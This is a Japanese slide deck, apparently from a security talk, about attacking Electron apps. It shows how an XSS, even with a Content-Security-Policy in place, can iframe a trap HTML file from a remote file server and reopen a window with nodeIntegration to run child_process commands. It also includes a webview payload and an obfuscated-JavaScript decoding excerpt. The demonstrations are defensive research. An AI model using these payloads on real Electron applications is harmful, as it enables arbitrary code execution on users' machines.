Electronのはなし

はせがわようすけ
http://utf-8.jp/

自己紹介

はせがわようすけ @hasegawayosuke

- (株)セキュアスカイ・テクノロジー 常勤技術顧問
- OWASP Kansaiチャプターリーダー
- OWASP Japanボードメンバー
- http//utf-8.jp/

宣伝: 本が出ました

ブラウザハック


- Wade Alcorn、Christian Frichot、Michele Orrù著
- 園田道夫、西村宗晃、はせがわようすけ監修
- http://www.shoeisha.co.jp/book/detail/9784798143439

ブラウザハック

- 書籍内、日本人で唯一のバイネームな記述

ブラウザハック

- 書籍内、日本人で唯一のバイネームな記述



ひとつ足りないため軽視される傾向が強い、というのがずっと悩みでしたが、『めんどうくさい Web セキュリティ』(Michal Zalewski 著、翔泳社、2012 年) あたりから現実にヘビーな被害を出すところまで行くシナリオを想像できるようになってきました。Web ブラウザというインフラを攻めまくることで、本書はその深刻さをさらにリアルに増してくれます。もちろん、被害が深刻にならないことの方が社会にとって良いことなのですが、そうなっていない現状を軽視することなく、といって過剰反応することもなくできるだけ正確に把握することが重要ですし、同時に SOP などの現在の主要な対策の「できている範囲」「できないこと」というのを認識する必要もあると思います。本書はその目的には最適だと考えています。

2015 年半ばごろに田中ザック&はせがわようすけという人たちからコンタクトがあり、「これめっちゃ良い本なので翻訳出したいんですがどうでしょう?」と相談されました。以前だったら良い本があれば知り合いの編集者にすぐ情報を振ったり、「翻訳本を世に出そう」的な働きかけをしたりしてたんですが、SECCON とかキャンプとか AVTokyo とか ASEAN とかトレンドマイクロ CTF とか日前にドッシリ重なるイベントの前にそういう元気も無く過ごしていたところに突然スイッチが入り、西村宗晃さんを巻き込んでプロジェクトスタート。……したものの全然進捗せず、編集サイドにはいろいろご迷惑をおかけしましたが、特に原稿が遅いはせがわようすけさんにはハラハラさせられました (笑)。

内容について少し書いておきます。分量と価格のバランスを考慮し、原著で Metasploit の使い方を説明している部分は割愛しました。このあたりは別途 Metasploit の解説本やオンラインの文書等をご参照ください。また、原著のコードや攻撃の一部は、現在そのままでは通用しませんが、攻撃にいたるプロセスや考え方は非常に勉強になりますし、その考え方のもとに原著者は今も多くの脆弱性を発見していたりしますので、削除せずにそのまま掲載しました。注釈の URL もすでに 404 になっているものもあるのですが、これはその旨明記しつつも Web アーカイブなどを辿る方向けに情報として残しました。

わたしは今の日本に足りないのは攻撃の研究だと思っています。この本で現代的なブラウザをめぐる攻撃を研究して、防御を考える手がかりにしてください。

Enjoy browser hacking!

監修者を代表して


監修者まえがき

「特に原稿が遅いはせがわようすけさんにはハラハラさせられました」

(´Д`;)

ブラウザハック

- 書籍内、日本人で唯一のバイネームな記述



```
    if(x != 7){
      v = v << 1;
    }
  }
  spacer += String.fromCharCode(v);
 }return spacer;
}
var decoded = decode_whitespace(whitespace_encoded)
console.log(decoded.toString());
window.setTimeout(decoded);
```

関数 decode_whitespace は、上記の Ruby スクリプトから生成されたホワイトスペース
whitespace_encoded のコンテンツをデコードします。デコードのプロセスでは、データの各文
単位で再構築します。String.fromCharCode は元の文字列を返します。デコードした命令の文
setTimeout により評価され、最終的に実行されます。

デコードされたソースコード（alert(1)）は setTimeout() の呼び出しによって評価さ
参照）。

英数字以外の JavaScript

JavaScript 言語は柔軟性が高く、英数字を使わなくてもデータをエンコードできます。2009 年に日本の
セキュリティ研究家のはせがわようすけが、[],$_+:~{} とその他わずかな記号のみで JavaScript コードを

監修者まえがき

原稿が遅いはせがわ

「2009年に日本のセキュリティ研究家のはせがわようすけが、[],$_+:~{}とその他わずかの // のみでJavaScriptコードを…」

v(*'ω'*)v

今日の話

Electronのセキュリティの話

- 詳しい話はこのあたりを見てください
  http://utf-8.jp/public/2016/0307/electron.pdf

「Electronの倒し方」- #html5jplat

https://codeiq.jp/magazine/2016/03/38961/

「Electronの倒し方」- #html5jplat

> 最後にはせがわ氏は「webviewタグ、webFrameAPIなど今回触れなかったElectron固有の注意点については、3月28日に開催するShibuya.XSSで説明する」と語り

しません><

今日の話題

- その1. Electron vs CSP
- その2. Electronのnodeモジュール探索パス

その1
Electron vs CSP

ElectronへのCSPの適用

- レンダラにCSPを適用

```
<meta http-equiv="Content-Security-Policy"
    content="default-src 'self'">
```

- CSPが指定されてもwebviewタグ内では自由にスクリプトが実行可能

```
<webview nodeintegration src="data:text/html,
    <script>
        require('child_process')
        .exec('calc.exe', ()=>{})
    </script>
"></webview>
```

  - CSPではXSSの緩和にならない

http://utf-8.jp/public/2016/0307/electron.pdf

ElectronへのCSPの適用

- webviewタグを使わずどこまで攻撃できるのか
  - XSSはあるがCSPは適用されている

```
// main.js
app.on('ready', ()=>{
    mainWindow = new BrowserWindow({width: 600, height: 400} );
    mainWindow.loadUrl( `file://${__dirname}/index.html` );
    ....
```

```
<meta http-equiv="Content-Security-Policy"
    content="default-src 'self'">
<script src="index.js"></script>
```

```
// index.js
document.querySelector("#msg").innerHTML = xss_source; //XSS!
```

ElectronへのCSPの適用

- レンダラ内は同一オリジン以外のリソースは禁止

```
<meta http-equiv="Content-Security-Policy"
    content="default-src 'self'">
<script src="index.js"></script>
```

```
// index.js
document.querySelector("#msg").innerHTML = xss_source; //XSS!
```

```
<script src="http://example.jp/evil.js"></script> … 発火しない
```

```
<img src=# onload=alert(1)> … CSPでブロック
```

```
<iframe src="http://example.jp/"></iframe> … CSPでブロック
```

```
<iframe src="file.html"></iframe>
    … 表示される。iframe内のスクリプトも動作
```

ElectronへのCSPの適用

- iframeの埋め込みは可能!

```
<meta http-equiv="Content-Security-Policy"
    content="default-src 'self'">
<script src="index.js"></script>
```

```
// index.js
document.querySelector("#msg").innerHTML = xss_source; //XSS!
```

```
<iframe src="file.html"></iframe>
```

```
<!-- file.html内 -->
<script>console.log(1);</script>
```

iframe内で実行される

ElectronへのCSPの適用

- CSPが適用されているがXSSがあるアプリ
  - src=http://なiframeは埋め込み不可
  - src=file://なiframeの埋め込みが可能
  - iframe内のJavaScriptは動作する
  - CSPが適用された通常どおりの動作

- file://なHTML内に悪意のあるコードを埋め込めば攻略できるのでは！

ElectronへのCSPの適用

- file://なHTML内に悪意のあるコードを埋め込めば攻略できるのでは!
  - そもそも「同一オリジン」はどこ?

```
// main.js
app.on('ready', ()=>{
    mainWindow = new BrowserWindow({width: 600, height: 400} );
    mainWindow.loadUrl( `file://${__dirname}/index.html` );
    ....
```

  - ディレクトリ関係なく全ファイルが同一オリジン


```
console.log( location.origin ); // => "file://"
```

ElectronへのCSPの適用

- file://なHTML内に悪意のあるコードを埋め込めば攻略できるのでは!
  - Electronアプリの外側でもいい。任意のフォルダ。
- file://スキームで罠ファイルを用意する方法…
  - 事前に悪意のあるファイルをダウンロードさせる?
    →ダウンロード先フォルダを攻撃者は知る必要がある
  - Electron、他アプリ等でeval(xhr.responseText)みたいな任意コードできるHTMLがないか探す
    →さすがに簡単には見当たらない

ElectronへのCSPの適用

- file://スキームで罠ファイルを用意する方法



ファイルサーバ(CIFS or WebDAV)を立ち上げて
file://file-server/share/trap.html
みたいなファイルを用意すればいい！

```
<meta http-equiv="Content-Security-Policy"
    content="default-src 'self'">
<iframe src="file://server/share/trap.html"></iframe>
```

ElectronへのCSPの適用

- 罠HTMLファイル内のコード
  - そのままではnode.jsの機能が使えない
    →任意コード実行とまで言えない

```
typeof require; // => "undefined"
```

  - nodeを有効にしてwindowを開きなおす

```
<script>
window.open(`data:text/html,
  <script>
    require('child_process').exec('calc.exe',()=>{})
  <¥/script>`,
  "","nodeIntegration=1")
</script>
```

ElectronへのCSPの適用：まとめ

- CSPでdefault-src 'self'が効いていても任意フォルダのfile:スキームなコンテンツが読める
- ファイルサーバ上のコンテンツも読める
- ファイルサーバに罠コンテンツを用意し<iframe>をインジェクトすることで任意コード実行が可能
- 結論：
  CSPが指定されていてもXSSがあればwebviewタグを使わなくても任意コード実行が可能

Electronのnodeモジュール探索パス

検閲により削除

質問?

hasegawa@utf-8.jp

@hasegawayosuke

http://utf-8.jp/